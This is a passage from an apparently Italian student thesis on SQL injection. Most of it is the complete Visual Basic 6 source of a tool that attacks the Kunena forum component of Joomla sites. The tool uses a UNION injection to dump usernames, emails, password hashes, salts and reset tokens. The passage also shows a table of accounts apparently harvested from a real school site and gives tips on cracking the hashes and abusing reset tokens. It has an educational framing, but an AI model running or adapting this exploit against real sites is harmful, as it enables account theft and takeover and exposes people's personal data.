'                       (bpNLGKrChaRxuSK8aoXZATJgyQ7I2miQ,..)
'   String:  Token       Codice Attivazione/Riattivazione Utente
'                       (krfwas9wdHY0avUgsJPdF5hQ5cKUPMTR,..)
'   String:  SaltTok     Salt del token se questo è protetto con MD5 e
'                       Salt    (sJeb749N3X6yIc6FN1DbSUfujI5jaEm8,..)
'   String:  Email       Email dell'utente
'                       (user@example.com, abc@gmail.com,...)
'   String:  Usertype    Tipo di Utente
'                       (Registered, Super Administrator,...)
'-----
'NumeroUtenti As Integer
'   Uno pseudo-parse sul sorgente HTML della pagina per ottenere il numero
'   degli utenti registrati
'
'   @parametro String      Sorgente pagina HTML
'   @ritorna   Integer     Numero utenti registrati
'-----
'OttieniUser As String
'   Uno pseudo-parse sul sorgente HTML della pagina per ottenere i vari
'   dati di ogni utente e concatenarli in una stringa
'
'   @parametro Long        Riferimento alla variabile contenente la
'                           posizione all'interno del sorgente
'   @parametro String      Sorgente pagina HTML
'   @ritorna   String      Stringa contenente i dati degli utenti
'-----
'EsplodiStringa
'   Separa le varie parti della stringa separati da columns (:) e li salva
'   in un vettore di stringhe.
'
'   @parametro String()    Riferimento al vettore di stringhe
'   @parametro String      Sorgente pagina HTML
'-----
```

Il secondo modulo contiene una struttura UDT che rappresenta un utente base di Joomla e tre funzioni di "parse" per contare il numero degli utenti, ottenere i vari dati e separare le varie stringhe.

A questo punto è possibile passare al sorgente del programma.

5.3 Sorgente del software: gestione di URL.

Modulo 1: Funzioni di libreria per la gestione di URL.

```
Type URL
  Protocollo As String
  Host As String
  Porta As Long
  URI As String
  Query As String
End Type

Function EstraiURL(ByVal strUrl As String) As URL
  Dim posizione1 As Integer
  Dim posizione2 As Integer

  Dim retURL As URL

  'Cerco il protocollo nella stringa e salvo la posizione
  posizione1 = InStr(strUrl, "://")

  'Se è maggiore di 0 è stato trovato :// nella stringa
  If posizione1 > 0 Then
    retURL.Protocollo = Mid(strUrl, 1, posizione1 - 1)
    'Salvo il protocollo
    strUrl = Mid(strUrl, posizione1 + 3)
    'e lo tolgo dalla stringa per i passi successivi
  End If

  'Cerco la porta
  posizione1 = InStr(strUrl, ":")
  posizione2 = InStr(strUrl, "/")

  'Se è stata specificata una porta, troverò i : prima di una /
  If posizione1 > 0 And posizione1 < posizione2 Then
    'Salvo l'host
    retURL.Host = Mid(strUrl, 1, posizione1 - 1)

    'Controllo che sia stata specificata una porta corretta (numerica)
    If (IsNumeric(Mid(strUrl, posizione1 + 1,
      posizione2 - posizione1 - 1))) Then
      'anche se la conversione è implicita utilizzo la CInt per
      'convertire ad Integer
      retURL.Porta = CInt(Mid(strUrl, posizione1 + 1,
        posizione2 - posizione1 - 1))
    End If
  End If

  'Se trovo una /
  ElseIf posizione2 > 0 Then
    'Salvo l'host
    retURL.Host = Mid(strUrl, 1, posizione2 - 1)
  'Se non c'è nessuna / ne :
  Else
    'Ho già l'host e lo salvo
    retURL.Host = strUrl
    'e metto una / come URI, per esempio example.com/
    retURL.URI = "/"
    'Esco
    EstraiURL = retURL
    Exit Function
  End If
End Function
```

```

    strSql = Mid(strUrl, posizione2)

    'Cerco un ? nella stringa rimanente
    posizione1 = InStr(strUrl, "?")

    'Se lo trovo
    If posizione1 > 0 Then
        'Salvo l'URI fino al ?
        retURL.URI = Mid(strUrl, 1, posizione1 - 1)
        'e il resto è la query string dell'URL
        retURL.Query = Mid(strUrl, posizione1 + 1)
    Else
        'altrimenti la stringa rimanente è l'URI
        retURL.URI = strSql
    End If

    'Esco
    EstraiURL = retURL
End Function

Function URLEncode(ByVal str As String) As String
    Dim intLen As Integer
    Dim X As Integer
    Dim curChar As Long
    Dim newStr As String

    'Controllo la lunghezza della stringa passatami (URL)
    intLen = Len(str)
    'e inizio a comporre la nuova stringa
    newStr = ""

    'Inizio con un ciclo for fino alla lunghezza della stringa
    For X = 1 To intLen

        'Leggo il codice ASCII del carattere e controllo se
        curChar = Asc(Mid$(str, X, 1))

        'il valore ASCII non è un numero (48-57) e non è una lettera
        'maiuscola (65-90) nè minuscola (97-122)
        'sostituisco il carattere con il corrispondente esadecimale
        'preceduto da '%'

        If (curChar < 48 Or curChar > 57) And
            (curChar < 44 Or curChar > 45) And _
            (curChar < 65 Or curChar > 90) And curChar <> 61 And _
            (curChar < 97 Or curChar > 122) And curChar <> 95 Then
            newStr = newStr & "%" & Hex(curChar)
        Else
            'altrimenti lo concateno alla stringa
            newStr = newStr & Chr(curChar)
        End If
    Next X

    'Esco
    URLEncode = newStr
End Function

```

```
Function URLDecode(ByVal str As String) As String

    Dim intLen As Integer
    Dim X As Integer
    Dim curChar As String * 1
    Dim strCode As String * 2

    Dim newStr As String

    'Controllo la lunghezza della stringa passatami (URL)
    intLen = Len(str)
    'e inizio a comporre la nuova stringa
    newStr = ""

    'Inizio con un ciclo for fino alla lunghezza della stringa
    For X = 1 To intLen

        'Salvo il carattere
        curChar = Mid$(str, X, 1)

        'se il carattere corrente è '%'
        If curChar = "%" Then

            'salvo il carattere in esadecimale
            strCode = "&h" & Mid$(str, X + 1, 2)

            'Controllo se il carattere che ho salvato è numerico
            If IsNumeric(strCode) Then
                'Faccio un cast ad integer e converto il carattere in Char
                curChar = Chr(Int(strCode))
            Else
                'se non è numerico non era un carattere ASCII, quindi
                'pulisco la stringa
                curChar = ""
            End If

            'salto ai prossimi 2 caratteri
            X = X + 2
        End If

        'Concateno la stringa
        newStr = newStr & curChar
    Next X

    'Esco
    URLDecode = newStr
End Function
```

5.4 Sorgente del software: gestione di utenti Joomla e parse pagina HTML.

Modulo 2: Funzioni di libreria per il parse della pagina HTML.

```

Type Rec_User
  Id      As Integer
  Username As String * 25
  Password As String * 32
  SaltPass As String * 32
  Token    As String * 32
  SaltTok  As String * 32
  Email    As String * 100
  Usertype As String * 25
End Type

Function NumeroUtenti(ByVal Sorgente As String) As Integer
  Dim pos1 As Long
  Dim pos2 As Long

  'Cerco la span class che contiene il numero degli utenti
  pos1 = InStr(Sorgente, "<span class=""fb_title fbl"">")
  If pos1 = 0 Then
    NumeroUtenti = -1
    Exit Function
  End If
  pos1 = InStr(pos1, Sorgente, "<b>")
  'mi sposto all'inizio del numero saltano il carattere < & b & >
  pos1 = pos1 + 3
  pos2 = InStr(pos1, Sorgente, "</b>")

  'il numero si trova fra due tag bold, salvo e ritorno il valore
  NumeroUtenti = CInt(Mid(Sorgente, pos1, pos2 - pos1))
End Function

Function OttieniUser(ByRef Inizio As Long, ByVal Sorgente As String) As String

  Dim pos1 As Long
  Dim pos2 As Long
  Dim newStr As String

  'Preparo la stringa
  newStr = ""

  'Sono al primo utente
  If Inizio = 1 Then
    'cerco il commento Listing che segnala l'inizio del listing
    pos1 = InStr(Inizio, Sorgente, "<!-- Begin: Listing -->")
  Else
    'altrimenti aggiorno la posizione
    pos1 = Inizio
  End If

  'Se trovo il separatore Injection (mi serviva per questo parse!!!)
  pos1 = InStr(pos1, Sorgente, "!:Injection!:")

  'Se non viene trovato c'è un errore!
  If pos1 = 0 Then
    pos1 = InStr(1, Sorgente, "<!-- Finish: Listing -->")
  End If
End Function

```

```
    If pos1 = 0 Then
        MsgBox "Errore, la pagina è incompleta!", vbCritical, "Errore!"
        OttieniUser = ""
        Exit Function
    End If

    OttieniUser = ""
    Exit Function
End If

'Salto il separatore
pos1 = pos1 + 13
pos2 = InStr(pos1, Sorgente, ":")

'le cerco username
newStr = Mid(Sorgente, pos1, pos2 - pos1) & ":"

pos1 = pos2 + 1
pos2 = InStr(pos1, Sorgente, ":")

'newstr e aggiungo email
newStr = newStr & Mid(Sorgente, pos1, pos2 - pos1) & ":"

pos1 = pos2 + 1
pos2 = InStr(pos1, Sorgente, ":")

If (pos2 - pos1) = 0 Then
    'se non trovo il tipo di utente metto usertype
    newStr = newStr & "usertype" & ":"
Else
    'newstr e aggiungo usertype
    newStr = newStr & Mid(Sorgente, pos1, pos2 - pos1) & ":"
End If

pos1 = pos2 + 2
pos2 = InStr(pos1, Sorgente, "::")

'newstr e aggiungo pass:salt
newStr = newStr & Mid(Sorgente, pos1, pos2 - pos1) & "::"

pos1 = pos2 + 2
pos2 = InStr(pos1, Sorgente, ":")

If (pos2 - pos1) = 0 Then
    'se non trovo il token metto default
    newStr = newStr & "default" & ":"
Else
    'newstr e aggiungo il token activation
    newStr = newStr & Mid(Sorgente, pos1, pos2 - pos1) & ":"
End If

'Aggiorno la variabile inizio (passata per riferimento)
Inizio = pos1
'ritorno la stringa
OttieniUser = newStr

End Function
```



```

Sub EsplodiStringa (ByRef ritorno () As String, ByVal Sorgente As String)
    Dim pos1 As Integer
    Dim pos2 As Integer

    'Parto dall'inizio della stringa
    pos1 = 0
    'Cerco i due punti usati come separatore
    pos2 = InStr(Sorgente, ":")
    'Mi salvo il nome utente e lo metto nel vettore passato per riferimento
    ritorno(0) = Mid(Sorgente, 1, pos2 - 1)

    pos1 = pos2 + 1 'Salto alla parte successiva
    'Cerco i due punti usati come separatore
    pos2 = InStr(pos1, Sorgente, ":")
    'Mi salvo l'email e la metto dentro il vettore passato per riferimento
    ritorno(1) = Mid(Sorgente, pos1, pos2 - pos1)

    pos1 = pos2 + 1
    pos2 = InStr(pos1, Sorgente, ":")
    'Uertype
    ritorno(2) = Mid(Sorgente, pos1, pos2 - pos1)

    pos1 = pos2 + 1
    pos2 = InStr(pos1, Sorgente, ":")
    'Password
    ritorno(3) = Mid(Sorgente, pos1, pos2 - pos1)

    pos1 = pos2 + 1
    'Salt
    pos2 = InStr(pos1, Sorgente, "::")

    'Se non c'è il salt significa che la password non è saltata
    If pos2 - pos1 > 1 Then
        ritorno(4) = Mid(Sorgente, pos1, pos2 - pos1)
    Else
        'e di conseguenza lo salvo nel campo password
        ritorno(4) = ritorno(3)
    End If

    'se non trovo il token di attivazione
    If pos2 = 0 Then
        ritorno(5) = "default"
    Else
        'altrimenti lo salvo nel vettore passato per riferimento
        pos1 = pos2 + 2
        pos2 = InStr(pos1, Sorgente, ":")
        ritorno(5) = Mid(Sorgente, pos1, pos2 - pos1)
    End If

End Sub

```

5.5 Sorgente del software: form, eventi collegati e richiesta HTTP.

Terminato il sorgente delle due librerie che raccolgono le funzioni principali scritte per questo caso specifico, ma facilmente riadattabili, si passa al sorgente del programma vero e proprio. Ho creato una form con tre pulsanti differenti. Uno si occupa di attaccare l'obiettivo specificato nella TextBox, uno di salvare i risultati in un file aperto in modalità random (.dat) e il terzo di mostrare i risultati in una FlexGrid. Immaginiamo quindi di chiamare Command1 il primo pulsante e Command2, Command3 gli

altri due, rispettivamente. Inoltre identifichiamo con TextBox1 la TextBox contenente l'URL dell'obiettivo. Un file di log conterrà le informazioni sull'attacco. Come accennato in precedenza le richieste vengono gestite totalmente tramite il componente WinSock che permette di effettuare richieste HTTP passando variabili via POST/GET.

Form1: Sorgente del programma e dei vari eventi collegati ai pulsanti sulla Form.

```
' Variabile globale usata per attendere la conclusione della connessione
Private blnConnected As Boolean
Dim N_Rec As Integer
Dim Utente As Rec_User

'Invio la richiesta http
Private Sub Command1_Click()
    Dim AttackURL As URL
    Dim posizione As Integer
    Dim SQLInjection As String
    Dim strMethod As String
    Dim strData As String
    Dim strPostData As String
    Dim strHeaders As String
    Dim strHTTP As String
    strMethod = "GET"

    If blnConnected Then Exit Sub

    'Estraggo le varie parti dell'URL
    AttackURL = EstraiURL(Text1.Text)

    If AttackURL.Host = vbNullString Then
        'il campo dell'host è NULL, si è verificato un errore
        MsgBox "Host non valido, controlla l'URL inserito!", vbCritical,
            "Errore"
        Exit Sub
    End If

    'per le richieste HTTP uso il controllo Microsoft Winsock
    'ho settato il protocollo dal codice ma è possibile anche dalla form
    Winsock1.Protocol = sckTCPProtocol
    Winsock1.RemoteHost = AttackURL.Host

    'Se il protocollo è HTTP
    If AttackURL.Protocollo = "http" Then
        'Se la porta è stata impostata
        If AttackURL.Porta > 0 Then
            'Assegno al controllo la porta
            Winsock1.RemotePort = AttackURL.Porta
        Else
            'Se non è stata impostata assegno di default la porta 80
            Winsock1.RemotePort = 80
        End If
    End If

    'Se il protocollo non è specificato
    ElseIf AttackURL.Protocollo = vbNullString Then
        'Di default metto 80 alla porta
        Winsock1.RemotePort = 80
    Else
        'Il protocollo deve essere HTTP!
        MsgBox "Il protocollo deve essere HTTP, controlla l'URL!", _
            vbCritical, "Errore"
        Exit Sub
    End If
End If
```

```

posizione = InStr(AttackURL.URI, "index.php")

'Se l'utente non ha specificato l'uri completo, l'aggiungo manualmente
If posizione = 0 Then
    AttackURL.URI = AttackURL.URI & "index.php"
End If

If AttackURL.Query <> vbNullString Then
    MsgBox "Hai specificato un URL con una query string" & vbCrLf &
    "Inserisci un URL del tipo: example.com/joomlaPath", vbCritical, "Errore"
    Exit Sub
End If

'Query string contenente le variabili del componente da attaccare e la
'funzione da utilizzare
AttackURL.Query = "?option=com_kunena&func=userlist&search="

'SQL Injection vera e propria!
SQLInjection = URLEncode("%' AND 1=2) UNION SELECT
1, 'name', CONCAT(0x3a, 0x21, 'Injection', 0x21, 0x3a, username, 0x3a, email, 0x3a, us
ertype, 0x3a, password, 0x3a, 0x3a, activation, 0x3a), 'usertype', 'email', '2013-
06-19 08:00:00', '2013-06-19 08:00:00', 10, 1, 1, 0, 0, 0, 1, 5 FROM jos_users-- ;")

' Costruisco la richiesta HTTP
' GET URI HTTP/1.0
' Host: {host}
' {headers}
'
' {post data}
strHTTP = "GET " & AttackURL.URI & AttackURL.Query & SQLInjection & "
HTTP/1.0" & vbCrLf
strHTTP = strHTTP & "Host: " & AttackURL.Host & vbCrLf
strHTTP = strHTTP & strHeaders
strHTTP = strHTTP & vbCrLf
strHTTP = strHTTP & strPostData

Text2.Text = strHTTP

Winsock1.Connect

'Aspetto di connettermi e intanto restituisco il controllo al sistema
operativo
While Not blnConnected
    DoEvents
Wend

Open App.Path & "\Risultato.html" For Output As #1

Open App.Path & "\log.txt" For Append As #10
Print #10, "Attacco: " & AttackURL.Host & vbCrLf
Print #10, AttackURL.Query & vbCrLf & "-----" & vbCrLf
Close #10

Command1.Enabled = False

'Mando la richiesta!
Winsock1.SendData strHTTP
End Sub

```

```

Private Sub Command2_Click()
    Dim NumeroUser As Integer
    Dim Stringa As String
    Dim i As Integer
    Dim Dati As String
    Dim user(5) As String
    Dim Start As Long

    If Dir(App.Path & "\User.dat") <> "" Then
        Kill (App.Path & "\User.dat")
    End If
    If Dir(App.Path & "\Risultato.html") = "" Then
        MsgBox "Non hai attaccato nessun host!", vbExclamation, "Errore!"
        Exit Sub
    End If

    'Riapro i due file
    Open App.Path & "\Risultato.html" For Input As #3
    Open App.Path & "\User.dat" For Random As #4 Len = (Len(Utente))

    'Metto Start a 1: parto ad analizzare il file
    Start = 1
    'Carico il file HTML in una stringa
    Stringa = StrConv(InputB(LOF(3), 3), vbUnicode)
    'e ottengo il numero degli utenti
    NumeroUser = NumeroUtenti(Stringa)
    If NumeroUser = -1 Then
        MsgBox "Il sito non contiene il componente!", vbCritical, "Errore!"
        Close #3
        Close #4
        Exit Sub
    End If
    'per tutti gli utenti del sito
    For i = 1 To NumeroUser

        'Ottengo i vari dati
        Dati = OttieniUser(Start, Stringa)
        If Dati = "" Then
            Exit For
        End If

        'ed esplodo la stringa
        Call EsploDiStringa(user, Dati)

        'A questo punto salvo nella struttura UDT i vari dati
        With Utente
            .Username = user(0)
            .Email = user(1)
            .Usertype = user(2)
            .Password = "#####" 'Nascosta per scopi didattici
            .SaltPass = user(4)
            .Token = user(5)
        End With
        'Salvo nel file
        Put #4, i, Utente
    Next

    'Chiudo e notifico
    Close #3
    Close #4
    MsgBox "Salvataggio completato", vbInformation, "OK!"
End Sub


```

```
Private Sub Command3_Click()  
  
    'Apro il file user.dat  
    If Dir(App.Path & "\User.dat") <> "" Then  
        Open App.Path & "\User.dat" For Random As #2 Len = (Len(Utente))  
    Else  
        MsgBox "Non hai salvato nessun file .dat", vbExclamation, "Errore!"  
        Exit Sub  
    End If  
  
    Dim i As Integer  
  
    'Pulisco il flex  
    MSFlexGrid1.Clear  
    N_Rec = LOF(2) / Len(Utente) 'conta gli elementi  
  
    If N_Rec = 0 Then  
        MsgBox "Il .dat non contiene nessun elemento!", vbCritical,  
"Errore!"  
        Close #2  
        Exit Sub  
    End If  
  
    MSFlexGrid1.Rows = N_Rec  
  
    'Intestazione delle colonne  
    MSFlexGrid1.TextMatrix(0, 1) = "Utente"  
    MSFlexGrid1.TextMatrix(0, 2) = "Email"  
    MSFlexGrid1.TextMatrix(0, 3) = "Tipo"  
    MSFlexGrid1.TextMatrix(0, 4) = "Password(MD5) "  
    MSFlexGrid1.TextMatrix(0, 5) = "Salt"  
    MSFlexGrid1.TextMatrix(0, 6) = "Token"  
  
    'Ciclo per ogni utente del file  
    For i = 1 To N_Rec - 1  
        MSFlexGrid1.TextMatrix(i, 0) = i  
        Get #2, i, Utente  
  
        With Utente  
            'Mostro gli utenti nel flexgrid  
            MSFlexGrid1.TextMatrix(i, 1) = .Username  
            MSFlexGrid1.TextMatrix(i, 2) = .Email  
            MSFlexGrid1.TextMatrix(i, 3) = .Usertype  
            MSFlexGrid1.TextMatrix(i, 4) = .Password  
            MSFlexGrid1.TextMatrix(i, 5) = .SaltPass  
            MSFlexGrid1.TextMatrix(i, 6) = .Token  
        End With  
  
    Next  
  
    'Chiudo  
    Close #2  
  
End Sub
```

```
Private Sub Winsock1_Connect()  
    'Ho inviato la richiesta, setto la variabile globale a true  
    blnConnected = True  
End Sub  
  
'I dati stanno arrivando via WinSock  
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)  
    Dim strResponse As String  
  
    'Salvo nel file HTML le varie parti che mi arrivano  
    Winsock1.GetData strResponse, vbString, bytesTotal  
    Print #1, strResponse  
  
End Sub  
  
Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, _  
ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, _  
ByVal HelpContext As Long, CancelDisplay As Boolean)  
  
    'Errore nella connessione  
    MsgBox Description, vbExclamation, "Errore"  
    Winsock1.Close  
    Command1.Enabled = True  
    Close #1  
End Sub  
  
Private Sub Winsock1_Close()  
    'La connessione è terminata con successo  
    blnConnected = False  
    'lo notifico e setto a false la variabile globale  
    MsgBox "Richiesta completata!", vbInformation, "OK!"  
    Winsock1.Close  
    Command1.Enabled = True  
    Close #1  
End Sub  
  
Private Sub Form_Load()  
  
    'setto a false appena apro il form la variabile globale  
    blnConnected = False  
End Sub
```

5.6 Esecuzione del software e risultati.

Mandando in esecuzione e leggendo i risultati otteniamo risultati quasi sbalorditivi! Con poche righe di codice riusciamo a leggere centinaia di password e dati sensibili. Fortunatamente stiamo parlando di siti come quello della scuola, in cui conoscere la password non porta a nessun guadagno. Ma pensiamo a siti che contengono magari i numeri e le password delle nostre carte di credito!




	Utente	Email	Tipo	Password(M)	Salt	Token
1	admin	servizio.web	Super Admin	#####	bpNLGKrCha	default
2	tore	speranza.sa	Super Admin	#####	UT1zdIcEV8	default
3	marta	m.nannipieri	Super Admin	#####	I9VTDO8JaT	default
4	tubetoolbox	tubetoolbox	Registered	#####	nYoUfUKhR:	default
5	Millie59	runner@onli	Registered	#####	bd9f0wp0s4	default
6	foucceert	medbazcomi	Registered	#####	dxR8W4ewC	default
7	FMAnthonn	justprinenpc	Registered	#####	2492dzYCpX	default
8	Roberto	robertoerme	usertype	#####	Qho8w8HGY	default
9	simonino97	simonino-69	usertype	#####	jvJEaVhghy:	default
10	dieghito97	diego5297@	usertype	#####	MEDulbsH73	default
11	Antonio Con	antonio.coni	usertype	#####	ZjSf05R0Xpj	default
12	marko	luca.cavazzi	usertype	#####	krfwas9wdH	default
13	maurizio.puc	maurizio.puc	usertype	#####	sJeb749N3X	default
14	maurizio	mrz.td@gma	Registered	#####	urNONIXbYg	default
15	Casapieri	facasap@gn	usertype	#####	SGpBRyfkDC	default
16	ViaroGait	merKeyde@	usertype	#####	fU6e2xEhoP	default
17	froferentA	dlvfn2490@	Registered	#####	zk3M7Mrvv	default

La password è criptata tramite algoritmo MD5 + Salt. Quindi non è utilizzabile direttamente ma tramite Rainbow Table o generatore di collisioni. Se la password è davvero complessa non sempre si riesce a risalire alla password originale.

E' importante notare il campo "Token" che in questo esempio è settato a "default". Questo campo infatti, se non è criptato, può essere sfruttato tramite il form "Password dimenticata?" che permette di modificare la password di un utente di cui conosciamo token e indirizzo e-mail.

Conclusione

Voglio concludere questa tesi con una simpatica vignetta che riguarda proprio l'SQL Injection.



Scuola: Ciao, parla con la scuola di suo figlio. Abbiamo alcuni problemi con il computer.

Mamma: Oh, tesoro - Ha rotto qualcosa?

Scuola: In un certo senso.

Scuola: Ha chiamato realmente suo figlio Robert'); DROP TABLE Students;--?

Mamma: Oh, sì. Noi lo chiamiamo Little Bobby Tables.

Scuola: Bene, abbiamo perso tutti i record relativi agli studenti di questo anno. Spero che sarà contenta.

Mamma: E io spero che abbiate imparato a sanitizzare gli input del vostro database.

Questa vignetta è davvero significativa e fa capire come una scarsa sicurezza possa causare danni veramente notevoli.

Bibliografia e collegamenti esterni:

- [SQL Injection Attacks and Defense, Justin Clarke. \(Syngress Media - 2009\)](#)
- [SQL injection - Wikipedia](#)
- [SQL - Wikipedia](#)
- [SQL Injection - Microsoft MSDN](#)
- [Security vulnerabilities Kunena Forum 1.5.3 - CVE Details.com](#)
- [PHP References - PHP.net](#)
- [Corso di informatica, Volume 3 - F. Formichi](#)
- [Kunena.org - The communication platform for Joomla](#)
- [Secure coding guidelines - Joomla](#)